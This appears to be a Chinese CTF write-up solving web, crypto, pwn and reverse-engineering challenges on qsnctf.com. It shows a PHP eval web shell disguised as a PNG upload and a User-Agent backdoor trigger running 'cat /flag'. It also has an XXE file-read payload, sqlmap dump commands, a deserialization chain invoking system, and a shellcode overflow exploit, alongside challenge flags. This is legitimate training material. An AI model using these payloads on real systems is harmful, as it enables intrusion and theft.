

WEB

EasyMD5

考查 MD5碰撞

DT says that he hold an party this sunday!

if DT invite you? check it!

选择文件 未选择任何文件

选择文件 未选择任何文件

Uplaod

©DT

Not a PDF! angry!!!!!! get out from my page

随便上传文件，将其发送到 Repeater

Burp Suite 专业版 v2023.7.1 - 临时项目..

仪表盘 代理 Intruder 重放器 查看 帮助 Collaborator Sequencer 编码工具 设置

对比工具 日志 扩展 学习

1 x +

发送 取消 目标: http://challenge.qsnctf.com:32562 HTTP/1

请求

美化 Raw Hex

```
8 User-Agent: Mozilla/5.0 (Windows NT
10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko)
Chrome/115.0.5790.102 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer:
http://challenge.qsnctf.com:32562/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Connection: close
14
15 -----WebKitFormBoundary4qCI4ERAHno92R
DG
16 Content-Disposition: form-data; name="
d1"; filename="a.png"
17 Content-Type: image/png
18
19 <?php
20 @eval($_POST[8]);
21 echo "it is ok";
22 ?>
23 -----WebKitFormBoundary4qCI4ERAHno92R
DG
24 Content-Disposition: form-data; name="
d2"; filename="a.png"
25 Content-Type: image/png
26
27 <?php
28 @eval($_POST[8]);
29 echo "it is ok";
30 ?>
31 -----WebKitFormBoundary4qCI4ERAHno92R
DG
32 Content-Disposition: form-data; name="
submit"
33
```

响应

美化 Raw Hex

```
38 <div id="d2" class="
form-control input-lg">
39 </div>
40 <div class="row">
41 <div class="col-xs-12
col-sm-12 col-md-12">
42 <input type="submit"
class="btn btn-lg
btn-success btn-block"
name="submit" value="
Uplad">
43 </div>
44 </div>
45 </form>
46 </div>
47 </div>
48 </div>
49 <footer class="footer">
50 <p>
&copy;DT
</p>
51 </footer>
52
53 </div>
54
55 <script>
56 $(document).ready(function(){
57 $(".close").click(function(){
58 $(".myAlert").alert("close");
59 });
60 }
61 </script>
62 </body>
63
64 </html>
65
66 Not a PDF! angry!!!!!! get out from my
page
```

Inspector

完成 1,892字节 | 76 millis

发现需要 pdf 的 MIME

设置 Content-Type 为 application/pdf

请求	响应
美化 Raw Hex	美化 Raw Hex
<pre> 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.102Safari/537.36 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 10 Referer: http://challenge.qsncf.com:32562/ 11 Accept-Encoding gzip, deflate 12 Accept-Language zh-CN,zh;q=0.9 13 Connection: close 14 15 -----WebKitFormBoundary4qCI4ERAHno92RIG 16 Content-Disposition form-data; name=" d1"; filename="a.png" 17 Content-Type: application/pdf 18 19 <?php 20 @eval(\$_POST[8]); 21 echo "it is ok"; 22 ?> 23 -----WebKitFormBoundary4qCI4ERAHno92RIG 24 Content-Disposition form-data; name=" d2"; filename="a.png" 25 Content-Type: application/pdf 26 27 <?php 28 @eval(\$_POST[8]); 29 echo "it is ok"; 30 ?> 31 -----WebKitFormBoundary4qCI4ERAHno92RIG 32 Content-Disposition form-data; name=" submit" 33 </pre>	<pre> 37 <input type="file" name=" d2" id="d2" class=" form-control input-lg"> 38 </div> 39 </div> 40 <div class="row"> 41 <div class="col-xs-12 col-sm-12 col-md-12"> 42 <input type="submit" class="btn btn-lg btn-success btn-block" name="submit" value=" Upload"> 43 </div> 44 </div> 45 </form> 46 </div> 47 </div> 48 </div> 49 <footer class="footer"> 50 <p> &copy;DT </p> 51 </footer> 52 53 </div> 54 55 <script> 56 \$(document).ready(function(){ 57 \$(".close").click(function(){ 58 \$(".myAlert").alert("close"); 59 }); 60 } 61 </script> 62 </body> 63 64 </html> 65 66 Files are not different! check again </pre>

猜测题目意思为不同文件，但需要 `md5(\$a) == md5(\$b)`

根据

```

1 <?php
2 $a = md5('240610708'); // = 0e462097431906509019562988736854
3 $b = md5('QNKCDZO'); // = 0e830400451993494058024219903391
4 var_dump($a == $b);
5 ?>

```

所以文件内容修改为 240610708 与 QNKCDZO

请求	响应
美化 Raw Hex	美化 Raw Hex
<pre> 7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary4qCI4ERAHno92RDG 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.102Safari/537.36 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 10 Referer: http://challenge.qsnctf.com:32562/ 11 Accept-Encoding: gzip, deflate 12 Accept-Language: zh-CN,zh;q=0.9 13 Connection: close 14 15 -----WebKitFormBoundary4qCI4ERAHno92RDG 16 Content-Disposition: form-data; name=" d1"; filename="a.png" 17 Content-Type: application/pdf 18 19 QNKCDZO 20 -----WebKitFormBoundary4qCI4ERAHno92RDG 21 Content-Disposition: form-data; name=" d2"; filename="a.png" 22 Content-Type: application/pdf 23 24 240610708 25 -----WebKitFormBoundary4qCI4ERAHno92RDG 26 Content-Disposition: form-data; name=" submit" 27 28 Upload 29 -----WebKitFormBoundary4qCI4ERAHno92RDG-- 30 </pre>	<pre> 46 </div> 47 </div> 48 </div> 49 <footer class="footer"> 50 <p> &ampcopyDT </p> 51 </footer> 52 53 </div> 54 55 <script> 56 \$(document).ready(function(){ 57 \$(".close").click(function(){ 58 \$(".myAlert").alert("close"); 59 }); 60 }); 61 </script> 62 </body> 63 64 </html> 65 66 <html> 67 <body> 68 <head> 69 <meta http-equiv="refresh" content ="1;url=index.html"> 70 </head> 71 <h1> who let you get me indirectly!!!! </h1> 72 <h2> please get /index.html </h2> 73 </body> 74 </html> 75 76 77 qsnctf{cac53ff8fba84a4cbc144f00753b491e </pre>

PHP的后门

欢迎来到这里！

请合理使用当前内容获得FLAG！


你应该知道这是哪个版本的PHP吧！

根据提示查看 服务器php版本



搜索可知此版本有远程命令执行漏洞

修改 User-Agenttt: zerodiusystem("cat /flag");



PHP的XXE

给了 phpinfo

dom

DOM/XML	enabled
DOM/XML API Version	20031129
libxml Version	2.8.0
HTML Support	enabled
XPath Support	enabled
XPointer Support	enabled
Schema Support	enabled
RelaxNG Support	enabled

搜索可知 dom.php 可以触发XXE漏洞

随手拿个poc

```
1 <?xml version="1.0" encoding="utf-8"?>
2 <!DOCTYPE xxe[
3     <!ELEMENT test ANY >
4     <!ENTITY xxe SYSTEM "file:///flag" >]>
5 <test>
6     <name>&xxe;</name>
7 </test>
```

请求

美化 Raw Hex

```
1 GET /dom.php HTTP/1.1
2 Host: challenge.qsnctf.com:31691
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT
  10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko)
  Chrome/115.0.5790.102 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
  image/apng,*/*;q=0.8,application/signe
  d-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate
7 Accept-Language: zh-CN,zh;q=0.9
8 Connection: close
9 Content-Length: 166
10
11 <?xml version="1.0" encoding="utf-8"?>
12
13 <!DOCTYPE xxe[
14 <!ELEMENT test ANY >
15 <!ENTITY xxe SYSTEM "file:///flag" >
16 ]>
17 <test>
18     <name>
19         &xxe;
20     </name>
21
22 </test>
```

响应

美化 Raw Hex

```
11 [documentElement] => (object value
  omitted)
12 [actualEncoding] => utf-8
13 [encoding] => utf-8
14 [xmlEncoding] => utf-8
15 [standalone] => 1
16 [xmlStandalone] => 1
17 [version] => 1.0
18 [xmlVersion] => 1.0
19 [strictErrorChecking] => 1
20 [documentURI] => /var/www/html/
21 [config] =>
22 [formatOutput] =>
23 [validateOnParse] =>
24 [resolveExternals] =>
25 [preserveWhiteSpace] => 1
26 [recover] =>
27 [substituteEntities] =>
28 [nodeName] => #document
29 [nodeValue] =>
30 [nodeType] => 9
31 [parentNode] =>
32 [childNodes] => (object value omitted)
33 [firstChild] => (object value omitted)
34 [lastChild] => (object value omitted)
35 [previousSibling] =>
36 [nextSibling] =>
37 [attributes] =>
38 [ownerDocument] =>
39 [namespaceURI] =>
40 [prefix] =>
41 [localName] =>
42 [baseURI] => /var/www/html/
43 [textContent] =>
44
45 qsnctf{d0a59dd40ce54ae49faaa9150959c0b
  a}
46
47 )
48
```

Easy_SQLi

简单的布尔盲注，顺便试下 sqlmap

```
1 python sqlmap.py -u "http://challenge.qsnctf.com:30832/login.php" --data "uname=*&psw=*" --technique B --batch --risk 3 --threads=10 --dbs
```

```
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] qsnctf
[*] test
```

```
1 python sqlmap.py -u "http://challenge.qsnctf.com:30832/login.php" --data "uname=*&psw=*" --technique B --batch --risk 3 --threads=10 -D qsnctf --tables
```

```
Database: qsnctf
[1 table]
+-----+
| users |
+-----+
```

```
1 python sqlmap.py -u "http://challenge.qsnctf.com:30832/login.php" --data "uname=*&psw=*" --technique B --batch --risk 3 --threads=10 -D qsnctf -T users --columns
```

```
Database: qsnctf
Table: users
[3 columns]
+-----+-----+
| Column | Type  |
+-----+-----+
| id     | int(11) |
| password | text  |
| username | text  |
+-----+-----+
```

```
1 python sqlmap.py -u "http://challenge.qsnctf.com:30832/login.php" --data "uname=*&psw=*" --technique B --batch --risk 3 --threads=10 -D qsnctf -T users -C password,username --dump
```

```
Database: qsnctf
Table: users
[2 entries]
+-----+-----+
| password | username |
+-----+-----+
| 123456 | admin |
| qsnctf{5b3a356cbba4441a9f14568583170834} | user |
+-----+-----+
```

雏形系统

php 反序列化

拿 dirsearch 扫了一下得到 /www.zip

```
<div class="container">
  <h1>Welcome to the login testing page!</h1>
  <hr>
  <?php
    $000000=urldecode("%6E1%7A%62%2F%6D%615%5C%76%740%6928%2D%70%78%75%71%79%2A6%6C%72%6B%64%679%5F%65%68%
    $000000=$000000{3}.$000000{6}.$000000{33}.$000000{30};$000000=$000000{33}.$000000{10}.$000000{24}.$00
    . $000000{1}.$000000{24};$000000=$000000{7}.$000000{13};$000000.= $000000{22}.$000000{36}
    . $000000{29}.$000000{26}.$000000{30}.$000000{32}.$000000{35}.$000000{26}.$000000{30};
    eval($000000("JE8wTzAwMD0iS1hwSnRScmdxVU9lY0Zld3lvUFNXbkNidmtmTUlkXh6c0VMWVpCVkdorRE5lYUFUbFFqVRhTW
    ?>
```

发现php加密了

找个解密网站得到原始代码

```
1
2 <?php
3     error_reporting(0);
4
5     class shi
6     {
7         public $next;
8         public $pass;
9         public function __toString(){
10             $this->next::PLZ($this->pass);
11         }
12     }
13     class wo
14     {
15         public $sex;
16         public $age;
17         public $intention;
18         public function __destruct(){
19             echo "Hi Try serialize Me!";
20             $this->inspect();
21         }
22         function inspect(){
23             if($this->sex=='boy'&&$this->age=='eighteen')
24             {
25                 echo $this->intention;
```



```

26         }
27         echo "👤18岁🇨🇳";
28     }
29 }
30
31 class Demo
32 {
33     public $a;
34     static function __callStatic($action, $do)
35     {
36         global $b;
37         $b($do[0]);
38     }
39 }
40
41 $b = $_POST['password'];
42 $a = $_POST['username'];
43 @unserialize($a);
44 if (!isset($b)) {
45     echo "=====PLZ Input Your
Name!=====";
46 }
47 if($a=='admin'&&$b=="'k1fuhu's test demo")
48 {
49     echo("登录成功");
50 }
51
52 ?>

```

思路很清晰

直接构造

```

1  $c = new wo;
2  $c->sex = "boy";
3  $c->age = "eighteen";
4  $shit = new shi();
5  $damn = new Demo;
6  $damn->$b = "system";
7  $damn->$a = "system";
8  $shit->next = $damn;
9  $shit->pass = "cat /flag";
10 $c->intention = $shit;

```



```

1  0:2:"wo":3:
   {s:3:"sex";s:3:"boy";s:3:"age";s:8:"eighteen";s:9:"intention";o:3:"shi":
   2:{s:4:"next";o:4:"Demo":2:
   {s:1:"a";N;s:0:"";s:6:"system";}s:4:"pass";s:9:"cat /flag";}}

```

 http://challenge.qsnctf.com:32093


Save





POST http://challenge.qsnctf.com:32093 Send

Params Authorization Headers (9) Body Pre-request Script Tests Settings Cookies

none form-data x-www-form-urlencoded raw binary GraphQL

	Key	Value	Description	...	Bulk Edit
<input checked="" type="checkbox"/>	username	O:2:"wo":3:{s:3:"sex";s:3:"boy";s:3:"age";s:8:"eighteen";s:9...			
<input checked="" type="checkbox"/>	password	system			
	Key	Value	Description		

Body Cookies Headers (6) Test Results  Status: 500 Internal Server Error Time: 104 ms Size: 1.71 KB  Save as example ...

Pretty Raw Preview Visualize

Welcome to the login testing page!

Hi Try serialize
Me!qsncf{88a4797f4dc542ae8f6f3aa6e06ef1dd}

CRYPTO

解个方程

```
1 欢迎来到青少年CTF，领取你的题目，进行解答吧！这是一道数学题！！
2      p = 70559223834693127821574754764487916409
3      q = 291568698992769291833060922537869705687
4      e = 65537
5      d = ?
6
```

```
1  import gmpy2
2  p = 70559223834693127821574754764487916409
3  q = 291568698992769291833060922537869705687
4  e = 65537
5
6  s = (p-1)*(q-1)
7  d = gmpy2.invert(e,s)
8  print ("dec: " + str(d))
```

ez_log

```
1 from Crypto.Util.number import *
2 from random import *
3 flag=b'key{xxxxxxx}'
4 m=bytes_to_long(flag)
5 p=300615666070424235683610232100101678209018957102852629805552606177298
  94063570371707239844973446182575758272713678835450965879627082660107938
  26346841303043716776726799898939374985320242033037
6 g=3
7 c=pow(g,m,p)
8 print(f'c=',c)
9
10
  c=14099703741026138131547605681580031238750112250029772562720543812282
  89122265018484564640527366469489471011960208090567829620353663244080501
  413923713114331075726206212331906003182378049316620
```

```
1 from sympy import *
2 from Crypto.Util.number import *
3
4 # 已知的参数
5 p =
  30061566607042423568361023210010167820901895710285262980555260617729894
  06357037170723984497344618257575827271367883545096587962708266010793826
  346841303043716776726799898939374985320242033037
6 g = 3
7 c =
  14099703741026138131547605681580031238750112250029772562720543812282891
  22265018484564640527366469489471011960208090567829620353663244080501413
  923713114331075726206212331906003182378049316620
8
9 # 计算离散对数
10 m = discrete_log(p, c, g)
11 print("m =", long_to_bytes(m))
```

```
m = b'key{L75F6z}'
```

ezrsa

题干

```
1 from Crypto.Util.number import *
2 flag = b'qsncf{xxx-xxxx-xxxx-xxxx-xxxxxxxxx}'
3 m = bytes_to_long(flag)
4 p = getPrime(512)
5 q = getPrime(512)
6 r = getPrime(512)
7 n = p * q * r
8 leak = p * q
```

```

9  e = 0x10001
10 c = pow(m, e, n)
11 print(f'c = {c}')
12 print(f'n = {n}')
```

13 print(f'leak = {leak}')

14 # c =
17359514827392089129894944172705432803679823513400940786389505872935699
38148293405133365674791457460347812018236945967318863469335495778795681
97521436900228804336056005940048086898794965549472641334237175801757569
15429574391574487580064723415149811771808731901327174820476699700877278
28828135728142962135163434202368736510608682274879254910166754615408945
35563805130406391144077296854410932791530755245514034242725719196949258
860635915202993968073392778882692892

15 # n =
13962604924985119563491354171724510375377849791037801352746150612789877
00332528182553755818089525730969834188061440258058608031560916760566772
74277622452859015287333961335685855151800702251903384362268012806210837
84296219608084129136762621411398056675106156603597754755587296865157551
27570976326233255349428771437052206564497930971797497510539724340471032
43350272439052621010097970046760719744878032442795358222288582867844157
9349835574787605145514115368144031247

16 # leak =
15225425450201978379617079351669296541785979332542445490298376328583033
20596001511371629448977875323699618757667458537317691625117883546552910
37150251085942093411304833287510644995339391240164033052417935316876168
95383878374249948586826898683264069265703186162972122548211438247232432
0636566226653243762620647

```

1  from sage.all import *
2  from Crypto.Util.number import *
3  r=n//leak
4  d=inverse_mod(65537,r-1)
5  m=pow(c,d,r)
6  print(long_to_bytes(m))
```

factor1


```

1  import gmpy2
2  import hashlib
3  from Crypto.Util.number import *
4
5  p = getPrime(512)
6  q = getPrime(512)
7  d = getPrime(256)
8  e = gmpy2.invert(d, (p**2 - 1) * (q**2 - 1))
9  flag = "qsncf{" + hashlib.md5(str(p + q).encode()).hexdigest() + "}"
10 print(e)
11 print(p * q)
```

```
12 #
    46025797414780967181726972189917340570178745754842948360435576580352777
    70732473025335441717904100009903832353915404911860888652406859201203199
    11787044345161645785822408214350539384359609294563467584988328610735845
    44662421108310715520063374061168841473916872665362833955766328858778022
    69157970812862013700574069981471342712011889330292259696760297157958521
    27638812046822005060041956291087953959483178962559607977316344764323558
    41245211623204502089205331747222390295065054926602710169177683831992869
    13178821124229554263149007237679675898370759082438533535303763664408320
    263258144488534391712835778283152436277295861859
13 #
    78665180675705390001452176028555030916759695827388719494705803822699938
    65347534898255179004029255203292450310435170341913648307894936347043048
    65310141345037940743292853515110238634615608822973312184460278738918856
    93166833003633460113924956936552466354566559741886902240131031116897293
    107970411780310764816053
14
```

```
1 from sage.all import *
2 import hashlib
3 from Crypto.Util.number import *
4 A=matrix(ZZ,2)
5 A[0,0]=2**1024
6 A[0,1]=e
7 A[1,1]=n^2
8 res=A.LLL()
9 print(res[0])
10 x=res[0,0]
11 d=x//(2**1024)
12 k=(e*d-1)/(n^2)+1
13 p2q2=1+n^2-(e*d-1)//k
14 pq=isqrt(p2q2+2*n)
15 flag = "qsncf{" + hashlib.md5(str(pq).encode()).hexdigest() + "}"
```

四重加密



base32

```
1 OFZW4Y3UMY=====
2 qsnctf
```

得到

```
1 &#122;&#99;&#121;&#101;&#123;&#109;&#120;&#109;&#101;&#109;&#116;&#120;&#114;&#122;&#116;&#95;&#108;&#122;&#98;&#104;&#97;&#95;&#107;&#119;&#109;&#113;&#122;&#101;&#99;&#125;&#124;&#107;&#101;&#121;&#61;&#104;&#101;&#108;&#108;&#111;
```

html 实体解码

原文

zcy{mxmembrzt_lzbha_kwmqzec}key=hello

结果

zcye{mxmemtxrzt_lzbha_kwmqzec}|key=hello

Html实体编码(10进制)

Html实体解码(10进制)

Html实体编码(16进制)

Html实体解码(16进制)

根据前四个字母 flag 判断

维吉尼亚密码加密解密

zcye {mxmementxrzt_1zbha_kwmqzec}

密钥 uryyb

加密

解密

清空

flag(ldvgosdabv_kfkjc_jcvsbdi)

PWN

简单的数学题

nc上去算三道数学题就行

Easy_Shellcode


```
1  from pwn import *
2  import re
3
4  #context.log_level = "debug"
5  context.arch = 'amd64'
6
7  p = remote("challenge.qsnctf.com", 31977)#process("./easy-shellcode")
8
9  buf_addr = p.recvuntil("\n")[:-1]
10 print(buf_addr)
11 shellcode_addr = int(buf_addr,16) + 32
12
13
14 shellcode = asm(shellcraft.sh())
15
16 payload = shellcode + b'a' * (0x100 + 0x8 - len(shellcode)) +
17 p64(int(buf_addr,16))
18 #p.recv()
19 p.sendline(payload)
20 p.interactive()
```

RE

来打CS咯

在线网站[微步在线云沙箱\(threatbook.com\)](https://threatbook.com)

